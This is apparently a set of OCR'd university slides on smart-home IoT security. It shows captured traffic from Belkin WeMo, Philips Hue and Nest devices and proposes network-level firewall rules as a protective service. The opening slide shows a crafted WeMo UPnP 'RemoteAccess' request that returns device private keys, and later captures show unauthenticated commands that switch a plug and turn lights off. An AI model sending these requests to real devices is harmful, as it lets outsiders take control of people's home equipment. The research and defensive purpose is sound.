POST /upnp/control/remoteaccess1 HTTP/1.1
SOAPACTION: "urn:Belkin:service:remoteaccess:1#RemoteAccess"
Content-Length: 611
Content-Type: text/xml; charset="utf-8
HOST: 129.94.5.93
User-Agent: Sukhvir Notra-HTTP/1.0
```


```
<?xml version="1.0" encoding="utf-8"?>
...<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
... <s:Body>
...  <u:RemoteAccess xmlns:u="urn:Belkin:service:remoteaccess:1">
...   <DeviceId>358240057593091</DeviceId>
...   <dst>0</dst>
...   <HomeId></HomeId>
...   <DeviceName>HACKER</DeviceName>
...   <MacAddr></MacAddr>
...   <pluginprivateKey></pluginprivateKey>
...   <smartprivateKey></smartprivateKey>
...   <smartUniqueId></smartUniqueId>
...   <numSmartDev></numSmartDev>
...  </u:RemoteAccess>
... </s:Body>
...</s:Envelope>
```

(a) Request

```
HTTP/1.1 200 OK
CONTENT-LENGTH: 577
CONTENT-TYPE: text/xml; charset="utf-8"
DATE: Sat, 21 Jun 2014 12:17:35 GMT
EXT:
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic
```

```
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><s:Body>
<u:RemoteAccessResponse xmlns:u="urn:Belkin:service:remoteaccess:1">
<homeId>1101801</homeId>
<pluginprivateKey>aca02649-e097-4079-859e-76ed2666fdec</pluginprivateKey>
<smartprivateKey>7b2b5736-3dfe-40e0-b2d5-91370faaa588</smartprivateKey>
<resultCode>PLGN_200</resultCode>
<description>Successful</description>
<statusCode>S</statusCode>
<smartUniqueId>358240057593091</smartUniqueId>
</u:RemoteAccessResponse>
</s:Body> </s:Envelope>
```

(b) Response



(c) App interface

Security as a Service (SaaS)

- Existing solutions tend to focus on device enhancements.
  - Hardware improvements (dedicated chips for encryption etc)
  - Software improvements (more secure but also more computing overhead)
- Hundreds of IoT manufactures and thousands of IoT devices – hard to get them to all play along
  - High cost of recall
  - Redesign of hardware
- Need for a possible network level solution
  - Network based security over device based security
  - Security as a Service (SaaS) provider.

Security as a Service (SaaS)

- Device specific rules
  - Apply certain access control rules for specific devices
- User Friendly
  - User doesn't need to be worried about securing their devices
  - Alerts provided to the user in case of malicious activity

NEST

```
{"firewall": "Enabled",
 "allow": ["174.129.5.148",
           "50.19.134.217",
           "23.23.239.159"],
 "direction": "Outbound",
 "device": ["Nest Labs Inc."]}
```


Philips Hue


```
{"firewall": "Enabled",
 "allow": ["198.142.228.10",
           "162.13.15.30"],
 "direction": "Inbound",
 "device": ["Philips Lighting BV"]}
```

Questions

- All Code and Wireshark captures can be found at:

  https://github.com/sukhvir-notra/UNSW-IoT


8.8.8.8
Nest does a DNS query for : frontdoor.nest.com
frontdoor-srt01-production-40417003.us-east-1.elb.amazonaws.com
Nest authenticates itself to this server using its OAuth2 token and then does this DNS query : transport04.rts08.iad01.production.nest.com
8.8.8.8
DNS Response
ec2-50-19-134-217.compute-1.amazonaws.com
Nest has an encrypted conversation with above address (1 KB on average). Phone app receives a notification at this stage in case of emergency. Nest then does a DNS query for : log-rts08-iad01.devices.nest.com
8.8.8.8
DNS Response
devices-rts08-production.us-east-1.elb.amazonaws.com
Nest has a conversation with above address. 20KB of data is synced with server on an average. Then it does a DNS query for: fd.rts08.iad01.nest.com
8.8.8.8
DNS Response
Frontdoor-rts08-production-1713514578.us-east-1.elb.amazonaws.com
Nest does a encrypted TCP conversation with above and obtains a new OAuth2 token for next conversation.


Follow TCP Stream (tcp.stream eq 1427)
Stream Content
PUT /api/v7Le0FDyDCh3NLcE/groups/0/action HTTP/1.1
Host: 129.94.5.95
Accept-Encoding: gzip, deflate
Accept: */*
Content-Length: 18
Connection: keep-alive
Accept-Language: en-au
User-Agent: hue/1.3.2 CFNetwork/672.1.13 Darwin/14.0.0
{
"on" : false
}HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Expires: Mon, 1 Aug 2011 09:00:00 GMT
Connection: close
Access-Control-Max-Age: 0
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Headers: Content-Type
Content-type: application/json
[{"success":{"/groups/0/action/on":false}}]

Follow TCP Stream (tcp.stream eq 54)

Stream Content

```
POST /upnp/control/basicevent1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 129.94.5.93
Content-Length: 334
SOAPACTION: "urn:Belkin:service:basicevent:1#SetBinaryState"
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/">
   <s:Body>
      <u:SetBinaryState xmlns:u="urn:Belkin:service:basicevent:1">
         <BinaryState>1</BinaryState>
      </u:SetBinaryState>
   </s:Body>
</s:Envelope>
HTTP/1.0 200 OK
CONTENT-LENGTH: 285
CONTENT-TYPE: text/xml; charset="utf-8"
DATE: Fri, 17 Oct 2014 15:52:56 GMT
EXT:
SERVER: Unspecified, UPnP/1.0, Unspecified
X-User-Agent: redsonic

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/"><s:Body>
<u:SetBinaryStateResponse xmlns:u="urn:Belkin:service:basicevent:1">
<BinaryState>1</BinaryState>
</u:SetBinaryStateResponse>
</s:Body> </s:Envelope>
```